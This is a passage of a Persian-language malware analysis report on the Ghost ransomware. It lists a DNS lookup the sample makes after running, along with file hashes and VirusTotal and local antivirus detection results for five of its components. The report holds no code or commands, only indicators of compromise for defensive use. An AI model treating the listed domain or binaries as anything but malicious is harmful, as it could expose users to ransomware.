
درخواست DNS، پس از اجرای باج‌افزار به شرح جدول زیر می‌باشد.

کشور	آدرس آی پی	دامنه
-----	یافت نشد.	www.۱۲۳۱۲۳۱۲eewfef۲۳۱.com

خروجی سامانه VirusTotal :

۱- مربوط به فایل اصلی باج‌افزار Ghost :

در حال حاضر تعداد ۳۸ مورد از ٦٨ آنتی ویروس و آنتی بدافزار موجود در سامانه VirusTotal قادر به شناسایی این باج‌افزار بوده وآن را حذف یا غیرفعال می‌کنند.



38 engines detected this file

SHA-256	c546b8dc641f33e24d6bbfec825854b4e5a9b104c13153cc8f110e382a897d47
File name	Ghost.exe
File size	636 KB
Last analysis	2018-12-04 19:09:45 UTC
Community score	-206


38 / 68

Detection | Details | Community 3

Ad-Aware	Trojan.GenericKD.40655604	AhnLab-V3	Trojan/Win32.Ransom.C2849205
ALYac	Trojan.Ransom.Filecoder	Arcabit	Trojan.Generic.D26C5AF4
AVG	Win32:Malware-gen	Avira	TR/Ransom.ivjgt
BitDefender	Trojan.GenericKD.40655604	CAT-QuickHeal	Ransom.Ghost.S4299317
Comodo	Malware@#24fkmph6hu7oj	CrowdStrike Falcon	malicious_confidence_60% (W)
Cybereason	malicious.a8262a	Cylance	Unsafe
Cyren	W32/Trojan.ZTOB-3984	Emsisoft	Trojan.GenericKD.40655604 (B)
eScan	Trojan.GenericKD.40655604	ESET-NOD32	MSIL/Filecoder.QK
F-Secure	Trojan.GenericKD.40655604	Fortinet	W32/Gen!tr
GData	Trojan.GenericKD.40655604	Ikarus	Trojan-Ransom.FileCoder
K7AntiVirus	Trojan (0054199a1)	K7GW	Trojan (0054199a1)
Kaspersky	HEUR:Trojan-Ransom.MSIL.Gen.gen	Malwarebytes	Adware.Tuto4PC
McAfee	RDN/Ransom	McAfee-GW-Edition	RDN/Ransom
Microsoft	Trojan:Win32/Occamy.C	NANO-Antivirus	Trojan.Win32.Ransom.fkpxwi
Panda	Trj/GdSda.A	Qihoo-360	Win32/Trojan.Ransom.9cd
Rising	Ransom.Gen!8.DE83 (CLOUD)	Sophos AV	Mal/Generic-S
Symantec	Trojan Horse	Tencent	Msil.Trojan.Gen.Syhz
TrendMicro	Ransom_GHOST.THAAAIAH	TrendMicro-HouseCall	Ransom_GHOST.THAAAIAH
Webroot	W32.Ransom.Gen	ZoneAlarm	HEUR:Trojan-Ransom.MSIL.Gen.gen

۲- مربوط به فایل GhostService.exe :

در حال حاضر تعداد ۲۹ مورد از ٦۹ آنتی ویروس و آنتی بدافزار موجود در سامانه VirusTotal قادر به شناسایی این فایل بوده وآن را حذف یا غیرفعال می‌کنند.



29 engines detected this file

SHA-256 f634ab004fa40fe3bcce8b34d5184e0ab68798a04026682663a3abd2e7d87065
File name GhostService.exe
File size 141 KB
Last analysis 2018-11-26 11:51:42 UTC
Community score -41


29 / 69

Detection | Details | Community 2

Ad-Aware	Trojan.GenericKD.31360764	AegisLab	Trojan.Win32.Generic.4!c
ALYac	Trojan.GenericKD.31360764	Arcabit	Trojan.Generic.D1DE86FC
Avast	Win32:Malware-gen	AVG	Win32:Malware-gen
Avira	TR/Ransom.ivjgt	BitDefender	Trojan.GenericKD.31360764
Cybereason	malicious.2bf1a4	Emsisoft	Trojan.GenericKD.31360764 (B)
eScan	Trojan.GenericKD.31360764	ESET-NOD32	MSIL/Filecoder.QK
F-Secure	Trojan.GenericKD.31360764	Fortinet	MSIL/Ghost.2566!tr.ransom
GData	Trojan.GenericKD.31360764	K7AntiVirus	Trojan (0054199a1)
K7GW	Trojan (0054199a1)	Malwarebytes	Ransom.GhostCrypt
MAX	malware (ai score=82)	McAfee	RDN/Ransom
McAfee-GW-Edition	RDN/Ransom	Microsoft	Trojan:Win32/Tiggre!plock
Panda	Trj/GdSda.A	Rising	Trojan.Filecoder!8.68 (CLOUD)
Sophos AV	Mal/Generic-S	Symantec	Trojan Horse
Trapmine	malicious.moderate.ml.score	TrendMicro	TROJ_GEN.R045C0OKL18
TrendMicro-HouseCall	TROJ_GEN.R045C0OKL18	AhnLab-V3	Clean

۳- مربوط به فایل **GhostForm.exe** :

در حال حاضر تعداد ۲۸ مورد از ٦۹ آنتی ویروس و آنتی بدافزار موجود در سامانه VirusTotal قادر به شناسایی این فایل بوده وآن را حذف یا غیرفعال می‌کنند.



28 engines detected this file

SHA-256 ee884ee08474f7153c3acea1cbb8d81e679415c1d87d597e23172e0b8e3ba78e
File name 3a2633cd5152a229d1f986073082ecd0.virobj
File size 30 KB
Last analysis 2018-11-24 03:37:57 UTC
Community score -41


28 / 69

Detection | Details | Community 1

Ad-Aware	Gen:Heur.Ransom.HiddenTears.1	AegisLab	Trojan.Win32.HiddenTears.4!c
Arcabit	Trojan.Ransom.HiddenTears.1	Avast	Win32:Malware-gen
AVG	Win32:Malware-gen	Avira	TR/Ransom.ivjgt
BitDefender	Gen:Heur.Ransom.HiddenTears.1	CrowdStrike Falcon	malicious_confidence_70% (W)
Cybereason	malicious.d5152a	Cyren	W32/Trojan.MBRF-3480
Emsisoft	Gen:Heur.Ransom.HiddenTears.1 (B)	eScan	Gen:Heur.Ransom.HiddenTears.1
ESET-NOD32	MSIL/Filecoder.QK	F-Secure	Gen:Heur.Ransom.HiddenTears.1
Fortinet	MSIL/Filecoder.QK!tr	GData	Gen:Heur.Ransom.HiddenTears.1
K7AntiVirus	Trojan (0054199a1)	K7GW	Trojan (0054199a1)
Malwarebytes	Ransom.GhostCrypt	MAX	malware (ai score=80)
Microsoft	Trojan:Win32/Tiggre!plock	Panda	Trj/GdSda.A
Qihoo-360	Win32/Trojan.Ransom.786	Rising	Malware.Undefined!8.C (CLOUD)
Symantec	Trojan Horse	Trapmine	malicious.high.ml.score
TrendMicro	TROJ_GEN.R03BC0OKM18	TrendMicro-HouseCall	TROJ_GEN.R03BC0OKM18

٤- مربوط به فایل GhostHammer.dll :

در حال حاضر تعداد ١٤ مورد از ٦٧ آنتی ویروس و آنتی بدافزار موجود در سامانه VirusTotal قادر به شناسایی این فایل بوده وآن را حذف یا غیرفعال می‌کنند.



14 engines detected this file

SHA-256 f6b65a403417ea4d973b5d42dc16a35e7562b37350603bf2070d9a0da5ed5f66
File name GhostHammer.dll
File size 11.5 KB
Last analysis 2018-11-19 13:48:49 UTC


14 / 67

Detection | Details | Community

Ad-Aware	Trojan.Generic.23204321	Arcabit	Trojan.Generic.D16211E1
BitDefender	Trojan.Generic.23204321	CrowdStrike Falcon	malicious_confidence_60% (D)
Cylance	Unsafe	Emsisoft	Trojan.Generic.23204321 (B)
eScan	Trojan.Generic.23204321	F-Secure	Trojan.Generic.23204321
Fortinet	MSIL/Ghost.C3C4!tr	GData	Trojan.Generic.23204321
K7AntiVirus	Trojan (005376ae1)	K7GW	Trojan (005376ae1)
MAX	malware (ai score=83)	VIPRE	LooksLike.Win32.InfectedFile!B (v)

۵- مربوط به فایل **GhostFile.dll** :

در حال حاضر هیچ یک از ٦٢ آنتی ویروس و آنتی بدافزار موجود در سامانه VirusTotal قادر به شناسایی این فایل نبوده‌اند.



خروجی سامانه ویروس‌کاو مرکز ماهر :

۱- مربوط به فایل اصلی باج‌افزار **Ghost** :

در حال حاضر تعداد ۸ مورد از ١٤ آنتی ویروس و آنتی بدافزار موجود در سامانه بومی ویروس کاو قادر به شناسایی این باج‌افزار بوده وآن را حذف یا غیرفعال می‌کنند.

نام فایل: Honest_Sample_5bfd1df5881d4511b4af1fe8.bin.cd0f7f29e337f2ebe455ba4a85fb2b70

پرینت

حجم فایل: ۶۳۶ کیلوبایت

تاریخ اسکن: ۱۳ آذر ۱۳۹۷ - ۳:۳۰

MD5: cd0f7f29e337f2ebe455ba4a85fb2b70

SHA1: 1c719c8a8262a07682d6dfa1bfa595d5435f06b8

SHA256: c546b8dc641f33e24d6bbfec825854b4e5a9b104c13153cc8f110e382a897d47

وضعیت:

نتایج اسکن:

آنتی ویروس	نتیجه اسکن	
fprot	✓	Clean
mcafee	ii	Dangerous RDN/Ransom.trojan
پادویش	✓	Clean
comodo	ii	Dangerous
bitdefender	ii	Dangerous
clamav	✓	Clean
fsecure	ii	Dangerous Trojan.GenericKD.40655604
drweb	✓	Clean
avast	ii	Dangerous
sophos	✓	Clean
symantec	ii	Dangerous Trojan Horse
kaspersky	✓	Clean
escan	ii	Dangerous Trojan.GenericKD.40655604(DB)
eset	ii	Dangerous MSIL/Filecoder.QK trojan

۲- مربوط به فایل **GhostService.exe** :

در حال حاضر تعداد ۸ مورد از ۱٤ آنتی ویروس و آنتی بدافزار موجود در سامانه بومی ویروس کاو قادر به شناسایی این فایل بوده وآن را حذف یا غیرفعال می‌کنند.

نام فایل: Honest_GhostService.bin.b93588bbb3f3f0addd5598586bbe2566

پرینت

حجم فایل: ۱۴۱ کیلوبایت

تاریخ اسکن: ۱۴ آذر ۱۳۹۷ - ۳:۳۰

MD5: b93588bbb3f3f0addd5598586bbe2566

SHA1: 28050b82bf1a4540d084df85c88dd3a1d735a044

SHA256: f634ab004fa40fe3bcce8b34d5184e0ab68798a04026682663a3abd2e7d87065

وضعیت:

نتایج اسکن:

آنتی ویروس	نتیجه اسکن
fsecure	Dangerous Trojan.GenericKD.31360764
eset	Dangerous MSIL/Filecoder.QK trojan
بادویش	Clean
escan	Dangerous Trojan.GenericKD.31360764(DB)
fprot	Clean
avast	Dangerous
mcafee	Dangerous RDN/Ransom trojan
bitdefender	Dangerous
comodo	Dangerous
kaspersky	Clean
symantec	Dangerous Trojan Horse
drweb	Clean
clamav	Clean
sophos	Clean

۳- مربوط به فایل **GhostForm.exe** :

در حال حاضر تعداد ۸ مورد از ۱٤ آنتی ویروس و آنتی بدافزار موجود در سامانه بومی ویروس کاو قادر به شناسایی این فایل بوده وآن را حذف یا غیرفعال می‌کنند.

نام فایل: Honest_GhostForm.bin.3a2633cd5152a229d1f986073082ecd0

پرینت

حجم فایل: ۳۰ کیلوبایت

تاریخ اسکن: ۱۴ آذر ۱۳۹۷ - ۳:۳۰

MD5: 3a2633cd5152a229d1f986073082ecd0

SHA1: 2e89fd23204415308496f09c0ef9f13bdac2c10b

SHA256: ee884ee08474f7153c3acea1cbb8d81e679415c1d87d597e23172e0b8e3ba78e

وضعیت:

نتایج اسکن:

آنتی ویروس	نتیجه اسکن	
fprot	✓	Clean
clamav	✓	Clean
fsecure	ii	Dangerous Gen:Heur.Ransom.HiddenTears.1
drweb	✓	Clean
avast	ii	Dangerous
symantec	ii	Dangerous Trojan Horse
kaspersky	✓	Clean
eset	ii	Dangerous MSIL/Filecoder.QK trojan
بادویش	✓	Clean
comodo	ii	Dangerous
bitdefender	ii	Dangerous
mcafee	ii	Dangerous RDN/Ransom trojan
escan	ii	Dangerous Gen:Heur.Ransom.HiddenTears.1(DB)
sophos	✓	Clean

٤- مربوط به فایل GhostHammer.dll :

در حال حاضر تعداد ٦ مورد از ١٤ آنتی ویروس و آنتی بدافزار موجود در سامانه بومی ویروس کاو قادر به شناسایی این فایل بوده وآن را حذف یا غیرفعال می‌کنند.

نام فایل: Honest_GhostHammer.dll.5db40b7c42376cc077383069a9c509eb

پرینت

حجم فایل: ۱۲ کیلوبایت

تاریخ اسکن: ۱۴ آذر ۱۳۹۷ - ۳:۳۰

MD5: 5db40b7c42376cc077383069a9c509eb

SHA1: 82c6ed1b3993fe0609c0231d8e9e67eeb12e4b24

SHA256: f6b65a403417ea4d973b5d42dc16a35e7562b37350603bf2070d9a0da5ed5f66

وضعیت:

نتایج اسکن:

آنتی ویروس	نتیجه اسکن
bitdefender	Dangerous
escan	Dangerous Trojan.Generic.23204321(DB)
eset	Dangerous MSIL/Filecoder.QK trojan
symantec	Dangerous Trojan.Gen.2
avast	Dangerous
kaspersky	Clean
fprot	Clean
fsecure	Dangerous Trojan.Generic.23204321
sophos	Clean
drweb	Clean
بادوبش	Clean
clamav	Clean
comodo	Clean
mcafee	Clean

۵- مربوط به فایل **GhostFile.dll** :

در حال حاضر تعداد ۵ مورد از ۱۴ آنتی ویروس و آنتی بدافزار موجود در سامانه بومی ویروس کاو قادر به شناسایی این فایل بوده وآن را حذف یا غیرفعال می‌کنند.

نام فایل: Honest_GhostFile.dll.464da6c4465816cba2d278634e2b9d3e

پرینت

حجم فایل: ۱۷ کیلوبایت

تاریخ اسکن: ۱۴ آذر ۱۳۹۷ - ۳:۳۰

MD5: 464da6c4465816cba2d278634e2b9d3e

SHA1: 72354a577d47b5fa694f323a75fdd85d9c8424ff

SHA256: 9261284a9d5ecdf29a1584f80c28f4ee027cfaf3d14776779b61b3874643c0ed

وضعیت:

نتایج اسکن:

آنتی ویروس	نتیجه اسکن	
eset	ii	Dangerous MSIL/Filecoder.QK trojan
comodo	✓	Clean
fsecure	ii	Dangerous Trojan.GenericKD.31362527
fprot	✓	Clean
sophos	✓	Clean
bitdefender	ii	Dangerous
avast	ii	Dangerous
mcafee	✓	Clean
symantec	✓	Clean
drweb	✓	Clean
kaspersky	✓	Clean
پادویش	✓	Clean
clamav	✓	Clean
escan	ii	Dangerous Trojan.GenericKD.31362527(DB)